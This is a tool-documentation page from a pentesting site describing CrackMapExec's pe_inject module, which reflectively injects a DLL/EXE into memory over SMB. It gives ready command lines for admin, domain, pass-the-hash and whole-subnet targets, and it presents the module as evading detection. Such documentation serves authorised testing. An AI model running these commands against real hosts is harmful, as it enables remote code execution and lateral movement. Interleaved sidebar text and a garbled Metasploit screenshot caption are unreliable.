



CrackMapExec Pe_inject (smb)

This page contains detailed information about how to use the **pe_inject** CME module while using the **smb** protocol. For list of all CrackMapExec modules, visit the [CrackMapExec Module Library](#).

Description

This module downloads the specified DLL/EXE and injects it into memory using PowerSploit's Invoke-ReflectivePEInjection.ps1 script.

The pe_inject module is OPSEC safe. This means that it doesn't touch the disk and therefore shouldn't trigger any alarms.

Supported Protocols

- mssql
- smb

Module Source Code

- https://github.com/byt3bl33d3r/CrackMapExec/tree/master/cme/modules/pe_inject.py

Authors

- [@byt3bl33d3r](#)

Module Options

Here is a complete list of pe_inject module options:

```
# cme smb -M pe_inject --options
[*] pe_inject module options:
```

SEARCH THIS SITE

FOLLOW US

[Github](#) | [Twitter](#) | [Facebook](#)

Enter your email address:

Subscribe

CATEGORIES

- [Bug Bounty Tips](#) (10)
- [Exploitation](#) (13)
- [Network Security](#) (8)
- [Penetration Testing](#) (42)
- [Tools and Utilities](#) (9)
- [Vulnerability Assessment](#) (8)

ARCHIVES

- [January 2022](#) (1)
- [November 2021](#) (1)
- [October 2021](#) (1)
- [July 2021](#) (1)
- [June 2021](#) (1)
- [May 2021](#) (5)

PATH	Path to dll/exe to inject
PROCID	Process ID to inject into (default: current powershell process)
EXEARGS	Arguments to pass to the executable being reflectively loaded (default: None)

The PATH option is required! Make sure to set it when using this module.

Module Usage

This is how to use the pe_inject module while using the smb protocol:

```
Syntax:
# cme smb <TARGET[s]> -u <USERNAME> -p <PASSWORD> -d <DOMAIN> -M pe_inject -o PATH=<path>

Local admin:
# cme smb 10.0.5.1 -u Administrator -p P@ss123 -d . -M pe_inject -o PATH=/path/to/bin.dll
# cme smb 10.0.5.1 -u Administrator -p P@ss123 --local-auth -M pe_inject -o PATH=/path/to/bin.dll

Domain user:
# cme smb 10.0.5.1 -u bkpadmin -p P@ss123 -d target.corp -M pe_inject -o PATH=/path/to/bin.dll
```

CrackMapExec also supports passing the hash, so you can specify NTLM hash instead of a password:

```
# cme smb 10.0.5.1 -u Administrator -H 432b022dc22aa5afe884e986b8383ff2 -d . -M pe_inject -o PATH=/path/to/bin.dll
# cme smb 10.0.5.1 -u bkpadmin -H 432b022dc22aa5afe884e986b8383ff2 -d target.corp -M pe_inject -o PATH=/path/to/bin.dll
```

The pe_inject module can be also used against multiple hosts. Here's how to run it against multiple hosts:

```
# cme smb target_list.txt -u Administrator -p P@ss123 -d . -M pe_inject -o PATH=/path/to/bin.dll
# cme smb 10.0.5.0/24 -u Administrator -p P@ss123 -d . -M pe_inject -o PATH=/path/to/bin.dll
# cme smb 10.0.5.1-100 -u Administrator -p P@ss123 -d . -M pe_inject -o PATH=/path/to/bin.dll
```

References

- <https://powersploit.readthedocs.io/en/latest/CodeExecution/Invoke-ReflectivePEInjection/>
- <https://github.com/PowerShellMafia/PowerSploit/blob/master/CodeExecution/Invoke-ReflectivePEInjection.ps1>

Version

This page has been created based on CrackMapExec version 5.1.7dev.
Visit [CrackMapExec Module Library](#) for more modules.

April 2021 (6)

December 2020 (3)

November 2020 (3)

October 2020 (3)

September 2020 (3)

August 2020 (4)

July 2020 (4)

June 2020 (6)

May 2020 (6)

April 2020 (4)

March 2020 (4)

February 2020 (7)


January 2020 (1)

RECENT POSTS


Nessus Plugin Library



Solving Problems with Office 365 Email from GoDaddy



Empire Module Library



CrackMapExec Module Library



The screenshot shows the Metasploit Framework search results for the query 'android_meterpreter'. The search results are displayed in a table with columns for the module name, version, and description. The 'android_meterpreter' module is selected, and its details are shown in a modal window. The details include the module name, description, and source. The module is categorized as 'Android Meterpreter' and 'Initial'.

Module Name	Version	Description
android_meterpreter	1.0.0	Run a meterpreter server in Android, Tunneling over HTTP

Module Details:

- Module Name:** android_meterpreter
- Description:** Run a meterpreter server in Android, Tunneling over HTTP
- Source:** https://github.com/Android-Exploit/android-meterpreter
- Category:** Android Meterpreter
- Initial:** Initial

Metasploit Android Modules


MOST VIEWED POSTS



Top 16 Active Directory Vulnerabilities



Top 10 Vulnerabilities: Internal Infrastructure Pentest



Terminal Escape Injection



Cisco Password Cracking and Decrypting Guide



Capture Passwords using Wireshark

MOST VIEWED TOOLS



SSH Brute Force Attack Tool using PuTTY / Plink (ssh-putty-brute.ps1)



SMB Brute Force Attack Tool in PowerShell (SMBLogin.ps1)



Port Scanner in PowerShell (TCP/UDP)



Nessus CSV Parser and Extractor



Default Password Scanner (default-http-login-hunter.sh)